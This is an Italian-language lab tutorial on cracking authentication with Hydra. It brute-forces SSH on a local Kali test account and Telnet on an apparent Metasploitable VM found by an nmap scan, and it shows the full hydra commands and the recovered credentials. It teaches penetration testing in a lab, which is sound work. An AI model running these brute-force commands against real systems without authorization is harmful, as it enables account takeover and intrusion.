



Authentication cracking con Hydra



Servizio SSH

Creiamo un nuovo utente su Kali Linux, con il comando **adduser**.

Chiamiamo l'utente **test_user**, e configuriamo una password iniziale **testpass**.

```
root@kali:~# adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```

Servizio SSH

Facciamo partire il servizio SSH con il comando `service ssh start`, e se necessario, potremo modificarne il contenuto, come ad esempio la porta. Tuttavia, per gli scopi dell'esercizio, lasciamo il file così com'è.

```
GNU nano 7.2 /etc/ssh/sshd_config
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
```

Servizio SSH

Continuiamo con l'esercizio eseguendo il test del servizio. Il comando da utilizzare è `ssh test_user@ip_kali`, dove `ip_kali` è l'indirizzo IP di Kali. Inseriamo la password e dovremmo ricevere il prompt dei comandi dell'utente `test_user`.

```
ssh test_user@192.168.1.167
The authenticity of host '192.168.1.167 (192.168.1.167)' can't be established.
ED25519 key fingerprint is SHA256:bf+LDwPzuMrvJIEbc9a33S4Kn13m3kf5Ns6wxmAWlbA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.167' (ED25519) to the list of known hosts.
test_user@192.168.1.167's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29)
x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
[~](test_user@kali)-[~]
```

Servizio SSH

Ora procediamo al download di una lista di password e username con il comando 'sudo apt-get install seclists'. Successivamente, scriviamo il comando `hydra -L username_list -P password_list IP_KALI -t 4 ssh`, dove **-L** e **-P** indicano rispettivamente le liste di username e password (se li mettiamo minuscoli sarà una singola username e password). Ovviamente, sostituiremo `username_list` e `password_list` con i nomi effettivi dei file.

```
(root@kali: ~) # hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.1.167 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-17 09:13:39
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43048882131570 login tries (l:8295455/p:5189454), ~10762220532893 tries per task
[DATA] attacking ssh://192.168.1.167:22/
[ATTEMPT] target 192.168.1.167 - login "info" - pass "123456" - 1 of 43048882131570 [child 0] (0/0)
[ATTEMPT] target 192.168.1.167 - login "info" - pass "password" - 2 of 43048882131570 [child 1] (0/0)
[ATTEMPT] target 192.168.1.167 - login "info" - pass "12345678" - 3 of 43048882131570 [child 2] (0/0)
[ATTEMPT] target 192.168.1.167 - login "info" - pass "qwerty" - 4 of 43048882131570 [child 3] (0/0)
[ATTEMPT] target 192.168.1.167 - login "info" - pass "123456789" - 5 of 43048882131570 [child 2] (0/0)
```



Servizio SSH

Quando l'attacco troverà l'username e la password, verranno evidenziati in colore azzurro e saremo in grado di accedere.

```
[22][ssh] host: 192.168.1.28  login: test_user  password: testpass
```

Servizio Telnet


Mettiamoci nei panni di una vera fase di penetration testing. La prima cosa che farò (oltre a decidere i costi e ottenere l'autorizzazione necessaria) sarà cercare informazioni specifiche sull'IP. Posso utilizzare servizi come WHOIS e Shodan. Successivamente, eseguirò una scansione delle porte. Se inserisco l'IP di Meta su Nmap per visualizzare le porte attive, possiamo selezionare la porta 23 come nostro obiettivo.

```
└─$ nmap -sS 192.168.1.168
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-17 09:29 EST
Nmap scan report for 192.168.1.168
Host is up (0.00058s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:A9:A5:FB (Oracle VirtualBox virtual NIC)
```


Servizio Telnet

Apriamo Hydra e inseriamo l'IP che abbiamo individuato (nel nostro caso, Meta). Modifichiamo la porta a 23 e il protocollo a Telnet.

Passiamo alla scheda **Passwords** e procediamo con l'inserimento della lista di username e password dai rispettivi file.



The screenshot shows the 'Target' tab in the Hydra application. The 'Single Target' radio button is selected, and the IP address '192.168.1.168' is entered in the adjacent text field. The 'Target List' radio button is unselected. The 'Port' is set to '23' using a spinner control. The 'Protocol' dropdown menu is set to 'telnet' and is highlighted with a blue border. Other options like 'Prefer IPV6' are visible but not selected.



The screenshot shows the 'Passwords' tab in the Hydra application. Under the 'Username' section, the 'Username List' radio button is selected, with the file path 'home/kali/Desktop/lista' entered in the text field. The 'Password' section has the 'Password List' radio button selected, also with the file path 'home/kali/Desktop/lista' entered. Other options like 'Loop around users', 'Protocol does not require username', and 'Generate' are visible but not selected.



Servizio Telnet

Andiamo nella scheda **Start** e facciamo clic su **Start** in basso a sinistra. Ora dovrebbe comparire una lista con tutti i tentativi che sta eseguendo, e vedremo in grassetto le possibili password con cui iniziare se ce ne sono più di una valida. Nel mio caso, sono 144 (teoricamente Telnet potrebbe avere un numero infinito di password, nel mio caso è un bug di Meta).

```
[23][telnet] host: 192.168.1.168 login: sysadmin password: msfadmin
[23][telnet] host: 192.168.1.168 login: sysadmin password: 123456789
[23][telnet] host: 192.168.1.168 login: netadmin password: msfadmin
[23][telnet] host: 192.168.1.168 login: netadmin password: 123456
[23][telnet] host: 192.168.1.168 login: netadmin password: 123456789
[23][telnet] host: 192.168.1.168 login: user
[23][telnet] host: 192.168.1.168 login: guest password: password
[23][telnet] host: 192.168.1.168 login: user password: iloveyou
[23][telnet] host: 192.168.1.168 login: web
[23][telnet] host: 192.168.1.168 login: web password: 123456
[23][telnet] host: 192.168.1.168 login: web password: 1234567
[23][telnet] host: 192.168.1.168 login: test
[23][telnet] host: 192.168.1.168 login: test password: msfadmin
[23][telnet] host: 192.168.1.168 login: test password: 1234567
1 of 1 target successfully completed, 144 valid passwords found
```